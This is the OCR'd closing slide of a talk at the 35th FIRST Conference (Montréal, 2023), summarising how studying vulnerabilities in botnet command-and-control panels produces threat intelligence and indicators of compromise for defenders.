












Conclusion

- Data is new currency
- Using an offensive approach to threat research help to generate threat intelligence
- Vulnerabilities in C&C panels reveal the weaknesses that exist in the server-side software used by the botnet (malware) operators to command and control the malicious code running on compromised systems
- Information from C&C panels can help to build indicators of compromise (IoCs)
- Understanding the design of C&C internals helps us to gain intelligence
- Intelligence gained from the C&C panels can be used to harden security solutions
- Threat intelligence allows building threat profiles to understand the threat landscape better

#FIRSTCON23

35TH ANNUAL FIRST CONFERENCE

MONTRÉAL

JUNE 4–9, 2023

Questions or Queries?

Thank you!